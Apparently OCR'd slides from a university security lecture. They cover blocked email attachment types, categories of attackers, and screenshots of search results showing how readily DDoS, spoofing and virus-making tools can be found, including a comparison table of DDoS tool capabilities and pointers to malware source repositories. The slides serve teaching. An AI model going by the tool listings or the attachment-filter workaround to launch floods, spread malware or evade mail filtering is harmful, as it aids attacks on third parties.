
- Increased use of the Internet
- Increasing software complexity
- Abundance of attack tools – increasing sophistication and complexity
- Increased use of broadband home access

- Slow adoption of good security practices

Executable Files, E-mail Attachments, and Potential Malware



Typical Policy on Email Attachments



Microsoft Outlook

Blocked file types in Outlook

Newer versions Office 2007

If you use a Microsoft Exchange Server account and the Exchange Server administrator has configured your Outlook security settings, your administrator might be able to help you. Ask the administrator to adjust the security settings on your mailbox to accept attachments that Outlook blocked.

If you don't use an Exchange Server account, there is an advanced procedure that you can use to unblock some file types. This procedure involves editing the registry in Windows. For more information about unblocking attachment file types, see the Microsoft Support article about blocked attachments in Outlook.

File types blocked in Outlook


File name extension	File type
.ade	Access Project Extension (Microsoft)
.adp	Access Project (Microsoft)
.app	Executable Application

Microsoft Outlook

- .app, .bat, .csh, .com, .exe, .js, .ksh, .pl, .vb, .vbs
- .ade, .adp,.asp, .bas,.cer, .chm,.cnt, .cpl, .crt,.der, .diagcab,.fxp, .gadget, .grp, .jlp, .hpj, …, .ws, .xll, .xnk


Microsoft Recommendation on how to share files safely

- Save the file to the cloud
- Use a file compression utility (e.g., WinZip)
- Rename t he file to use an extension that Outlook doesn't block




- How about protection against unwanted malware entering my system?

Similar Mechanism in Gmail



Email and Confidentiality

- Email Forensics: Imperfect, Necessary, …



Understanding the Threat

- The attackers are not a monolithic group of people
- They can be categorized based on types of attacks and capabilities

Script Kiddies	Gray-Hats	Black-Hats	Hactivists	State sponsored
• Use crime kits to make spending money • Little to no business or technical expertise	• They believe they are offering legitimate services. However, their customers can be both "legitimate" or criminal • Ran as a business	• Threats cybercrime as a business • Business and technical expertise • Often works in a closed group of other professional cybercriminals • Criminal reputation is everything	• Individuals or groups who hack for a social cause, without economic motivation • Has both technical people and minions	• National security and/or economic motivation • Technical expertise • Work in a closed group of other professionals • Often uses Black-hat resources and/or techniques to make their identity

Source: R. Sim, MS faculty summit, 2012

Cyber Attacks Made Easy (?)

Google ddos attack tools

전체 동영상 이미지 뉴스 지도 더보기 설정 도구

검색결과 약 3,670,000개 (0.43초)

Akamai DDoS Attack Tools - 서비스 거부 공격 - akamai.com
광고 www.akamai.com/DDoS-Attack/Tools
웹 공격 위협을 차단하는 업계 최고 Akamai 심층 보안 솔루션.
클라우드 보안 보고서 클라우드 보안 솔루션
Why Akamai? 문의하기

Best DOS Attacks and Free DOS Attacking Tools [Updated for 2017]
resources.infosecinstitute.com/dos-attacks-free-dos-attacking-tools/ ▾ 이 페이지 번역하기
2017. 5. 26. - LOIC is one of the most popular DOS attacking **tools** freely available on the Internet. This **tool** was used by the popular hackers group Anonymous against many big companies' networks last year. Anonymous has not only used the **tool**, but also requested Internet users to join their **DDOS attack** via IRC.
이 페이지를 2번 방문했습니다. 최근 방문 날짜: 18. 1. 7

Ddos Attack all tools + Download Link - YouTube


https://www.youtube.com/watch?v=cK0jQWq5FXY ▾
2016. 8. 29. - 업로더: Arm Hacker Group
Ddos Attack all tools + Download Link ... Sprut + External Attack - https://yadi.sk/d/IDvb4Hh9uEN6m. Mummy ...

DDoS Attack Tools: 7 Common DDoS Tools Used By Hackers ...
https://security.radware.com/ddos.../ddos-attack.../common-ddos-... ▾ 이 페이지 번역하기
2016. 1. 20. - **DDoS attack tools** have evolved to target multiple platforms, rendering DDoS attacks more dangerous. Learn what the 7 common most DDoS tools used by hackers.

ddos attack tools 관련 이미지


ddos attack tools에 대한 이미지 더보기 이미지 신고

Hack Like a Pro: Denial-of-Service (DoS) Tools & Techniques « Null ...
https://null-byte.wonderhowto.com/.../hack-like-pro-denial-servic... ▾ 이 페이지 번역하기
2015. 11. 4. - DAVOSET (**DDoS attacks** via other sites execution **tool**) is a DDoS **tool**, written in Perl, that uses zombie systems to distribute the attack across multiple systems. This **tool** uses Abuse of Functionality and XML External Entities vulnerabilities on other sites to "zombie" them and attack the target site. It includes ...

resources.infosecinstitute.com/dos-attacks-free-dos-attacking-tools/#gref

INFOSEC INSTITUTE TOPICS ▾ CONTRIBUTORS ARCHIVE ▾ CAREERS SIQ PHISHING SIMU

1. LOIC (Low Orbit Ion Canon)

LOIC is one of the most popular DOS attacking tools freely available on the Internet. This tool was used by the popular hackers group Anonymous against many big companies' networks last year. Anonymous has not only used the tool, but also requested Internet users to join their DDOS attack via IRC.

It can be used simply by a single user to perform a DOS attack on small servers. This tool is really easy to use, even for a beginner. This tool performs a DOS attack by sending UDP, TCP, or HTTP requests to the victim server. You only need to know the URL of IP address of the server and the tool will do the rest.




Image 1: Low Orbit Ion Canon

You can see the snapshot of the tool above. Enter the URL or IP address and then

Attack tools are easy to find

안전함 | https://security.radware.com/ddos-knowledge-center/ddos-attack-types/common-ddos-attack-tools/

radware | DDoS Knowledge Center | DDoS Threats and Attacks | DDoS Experts' Insider | Under Attack?

DDoS Attack Types & Tools / DDoS Attack Tools: Seven Common DDoS Attack Tools Used By Hackers

1/20/2016

DDoS Attack Tools: Seven Common DDoS Attack Tools Used By Hackers

Just as the network security and hacking world is continually evolving, so too are the DDoS attack tools used to carry out distributed denial of service (DDoS) attacks. For example, DDoS tools such as Trinoo and Stacheldraht were widely used at the turn of the century, but these DDoS tools ran only on the Linux and Solaris operating systems. Specialized DDoS attack tools have since evolved to target multiple platforms, rendering DDoS attacks more dangerous for targets and much easier for hackers to carry out.

Some of the newer DDoS tools such as Low Orbit Ion Cannon (LOIC) were originally developed as network stress testing tools but were later modified and used for malicious purposes. Other DDoS attack tools such as Slowloris were developed by "gray hat" hackers whose aim is to direct attention to a particular software weakness. By releasing such DDoS tools publicly, gray hat hackers force software developers to patch vulnerable software in order to avoid large-scale attacks.

Here are seven of the most common - and most threatening - specialized DDoS attack tools.

LOIC

"Hacktivist" group Anonymous' initial tool of choice, Low Orbit Ion Cannon (**LOIC**) is a simple flooding tool that can generate massive volumes of TCP, UDP, or HTTP traffic to subject a server to a heavy network load. LOIC's original developers, Praetox Technologies, intended the tool to be used by developers who wanted to subject their own servers to heavy network traffic loads for testing purposes. However, Anonymous used the open-source tool to launch coordinated DDoS attacks. LOIC was later given its "Hivemind" feature, allowing any LOIC user to point a copy of LOIC at an IRC server and transfer control of that server to a master user who can then send commands over IRC to every connected LOIC client simultaneously. This configuration enabled much more effective DDoS attacks. However, LOIC doesn't obscure its users' IP addresses, and this lack of anonymity led to the 2011 arrest of LOIC attackers around the world. Afterward, Anonymous broadcast a clear message across IRC channels: "Do NOT use LOIC."

ww.computerweekly.com/photostory/2240164368/Five-DDoS-attack-tools-that-you-should-know-about/2/Hulk-Web-server

Five DDoS attack tools that you should know about

Karthik Poojary
Amazon
03 October 2012 7:08

Hulk Web server

2/10

Related Photo Stories

Arecibo telescope in Puerto Rico fails to find water at lunar pole craters
– ComputerWeekly.com

Japanese probe Kaguya photographs Shackleton crater at south pole
– ComputerWeekly.com

Spacecraft crash so astronomers can search for water in debris
– ComputerWeekly.com

Attack tools are easy to find

https://devcentral.f5.com/articles/anonymous-ddos-tools-2016-20386

DevCentral Answers Articles Code Resources About Login | Sign Up

Anonymous still consider LOIC and its various versions to be meaningful tools in its DDoS arsenal. In fact, a quarter of the tools included in this bundle are LOIC-based tools, despite the risk of exposing the attacker's IP address by using these tools.

DDoS Tools Features Comparison

Tool Name	Attack Type							Options				Request Randomization
	GET flood	POST flood	ICMP flood	TCP flood	UDP flood	HTTPS flood	Slow Loris	Threads	Payload	URL	Proxy	
Anonymous Doser		✓								✓		
Anonymous Ping Attack			✓						✓			
Black Burn DoSer (BBHH)	✓			✓				✓		✓		
Black Out	✓		✓	✓	✓				✓	✓		
ByteDOS				✓								
CPU Death Ping 2.0	✓		✓	✓								
FireFlood	✓							✓				
Generic DDos		✓								✓		
Good Bye	✓									✓		
HOIC	✓							✓		✓		✓
LOIC	✓			✓	✓							
JavaLOIC	✓			✓	✓			✓			✓	✓
LOIC-IFC	✓			✓	✓							✓
LOIC-SD	✓			✓	✓							
NewLOIC	✓			✓	✓							
Pringle DDoS			✓						✓			
rDos				✓								
Slowloris.pl						✓	✓			✓		
Unknown Doser	✓	✓						✓				✓
XOIC			✓	✓	✓			✓				

Spoofing Attacks

Google

spoofing attack tool

전체 동영상 이미지 뉴스 지도 더보기 설정 도구

검색결과 약 3,510,000개 (0.47초)

Spoof tools - BlackArch
https://blackarch.org/spoof.html ▾ 이 페이지 번역하기
dns-**spoof**, 12.3918a10, Yet another DNS **spoof** utility. fakenetbios, 7.b83701e, A family of **tools** designed to simulate Windows hosts (NetBIOS) on a LAN. inundator, 0.5, An ids evasion **tool**, used to anonymously inundate intrusion detection logs with false positives in order to obfuscate a real **attack**. lans, 147.a4f99fe, A ...

Protection Against Spoofing Attack : IP, DNS & ARP | Veracode
https://www.veracode.com/security/spoofing-attack ▾ 이 페이지 번역하기
Spoofing Attack Prevention and Mitigation. There are many **tools** and practices that organizations can employ to reduce the threat of **spoofing attacks**. Common measures that organizations can take for **spoofing attack** prevention include: Packet filtering: Packet filters inspect packets as they are transmitted across a network.

ARP Spoofing | Veracode
https://www.veracode.com/security/arp-spoofing ▾ 이 페이지 번역하기
ARP Spoofing Tutorial. ARP **spoofing attacks** typically follow a similar progression. The steps to an ARP **spoofing attack** usually include: The attacker opens an ARP spoofing **tool** and sets the **tool's** IP address to match the IP subnet of a target. Examples of popular ARP spoofing **software** include Arpspoof, Cain & Abel, ...

Kali Linux Tools - ARP Spoofing Attack - YouTube


https://www.youtube.com/watch?v=3lsVUh0LtoI ▾
2016. 1. 16. - 업로더: d1gg3r us
Man In The Middle **Attack** - ARP Poisoning Using Ettercap On Kali Linux Ethical Hacking By Asim Iqbal ...

Cyber Attacks Explained: Packet Spoofing - Open Source For You
opensourceforu.com/.../cyber-attacks-explained-packet-spoofing/ ▾ 이 페이지 번역하기
2011. 12. 28. - Packet-**spoofing attacks** are found to be a favourite among hackers, and widely used in exploiting network vulnerabilities. ... in fact, using an advanced packet-sniffing **tool** can help the attackers use only their own machine, send spoofed packets, collect data on the same machine, and still be invisible on the ...

Network spoofing tools - Kali Linux - Assuring Security by Penetration ...
https://www.packtpub.com/mapt/.../network-spoofing-tools ▾ 이 페이지 번역하기
In the previous section, we discussed several **tools** that can be used to crack passwords. In this section, we will have a look at several **tools** that can be...

KOREA UNIVERSITY 1905

Crimeware, “Script Kiddies” (skids)


안전함 | https://www.wikihow.com/Create-a-Virus

wikiHow to do anything... EDIT

Steps

1 **Determine what operating system you are going to attack.** The most common target is Microsoft Windows, especially older versions. Many old Windows users do not update their operating system, leaving them vulnerable fixed in newer versions.

- Mac OS X and Linux are both fairly virus-proof due and the general architecture of the operating syste Windows users.



Google virus code examples c

All Images Videos News Maps More Settings Tools

About 3,330,000 results (0.56 seconds)

Virus Code In C++ | Hackup's
hackups.blogspot.com/2013/02/virus-code-in-c.html
Feb 27, 2013 - After Many Requests on providing some basic **codes** on **virus** in **C++**. Here I'm today with an another Post This time Specially For Our Visitors. Please the **Code** Down Is not to be used For any Wrong Purpose You are Yourself Responsible for, and Consequence That May Follow by the unauthorized use.

Virus and Hacking with virus: VIRUS in C and C++ language
gauravgupta-virus.blogspot.com/p/websites-blocker-virus-in-c-lang.html
Infection with intenal copy **virus** in **c** lang. This **virus** when executed will infect all file on current directory of the computer on which it is run. Source **code** of the **virus** /* **VIRUS** BY GAURAV GUPTA*/ #include #include #include #include void main(int argc,char* argv[]) { char buf[512]; int source,target,byt,done;

How to Develop Computer Virus using C? | Code with C
www.codewithc.com › C Tutorial
Aug 20, 2014 - Computer **virus** is simply is a malware **program** which when executed causes some harmful activity on the computer by infecting it. Such **virus** may be responsible for stealing hard disc space, accessing private data, corrupting information etc. depending up on the type of the malware. Creating a computer ...
You've visited this page 2 times. Last visit: 1/23/18

How to make virus using C language - Quora
https://www.quora.com/How-can-I-make-virus-using-C-language
Jan 22, 2016 - Not all malicious **codes** are **virus**. 2. ... The source **code** of this **virus** is written and compiled in Turbo **C**. Before going through the source **code** of the **virus**, I would like to put forward the

malware source code examples

All Images Videos News Maps More Settings Tools

About 2,990,000 results (0.45 seconds)

GitHub - ytisf/theZoo: A repository of LIVE malwares for your own joy ...
https://github.com/ytisf/theZoo ▾
Documentation and Notes. Background: theZoo's objective is to offer a fast and easy way of retrieving **malware samples** and **source code** in an organized fashion in hopes of promoting **malware** research.

Malwares · GitHub
https://github.com/malwares ▾
GitHub is where people build software. More than 27 million people use GitHub to discover, fork, and contribute to over 76 million projects.
Botnet · Windows Crypter · Remote-Access-Trojan · malwares/DangerousZone

GitHub - m0n0ph1/malware-1: Malware source code samples leaked ...
https://github.com/m0n0ph1/malware-1 ▾
malware-1 - **Malware source code samples** leaked online uploaded to GitHub for those who want to analyze the code.

376 malware source codes. : Malware - Reddit
https://www.reddit.com/r/Malware/comments/3j3n06/376_malware_source_codes/ ▾
Aug 31, 2015 - 4 posts - 2 authors
You can also click on the malwares author name and check what other **malware** the author created, clicking on info will provide you some info about the **malware**, each download contains the **source code** and the **malware** itself. On the buttom there is also a nice filter which allows you to filter the **malware** ...

Malware Source Code - Malware - 0x00sec - The Home of the Hacker
0x00sec.org/t/malware-source-code/58 ▾
Nov 12, 2017 - VXHeaven Contains older **malware source code** mostly designed to target systems such as DOS, Windows NT and Windows XP. Includes **malware** written in several languages such as ASM, C/C++, Perl, Python, Ruby. WARNING: LI...

Malware Sample Sources for Researchers - Lenny Zeltser
https://zeltser.com/malware-sample-sources/ ▾
Jan 10, 2018 - **Malware** researchers have the need to collect **malware samples** to research threat techniques and develop defenses. Researchers can collect such **samples** using honeypots. They can also download **samples** from known malicious URLs. They can also obtain **malware samples** from the following **sources**:.
You visited this page on 1/8/18.

Other Useful Tools

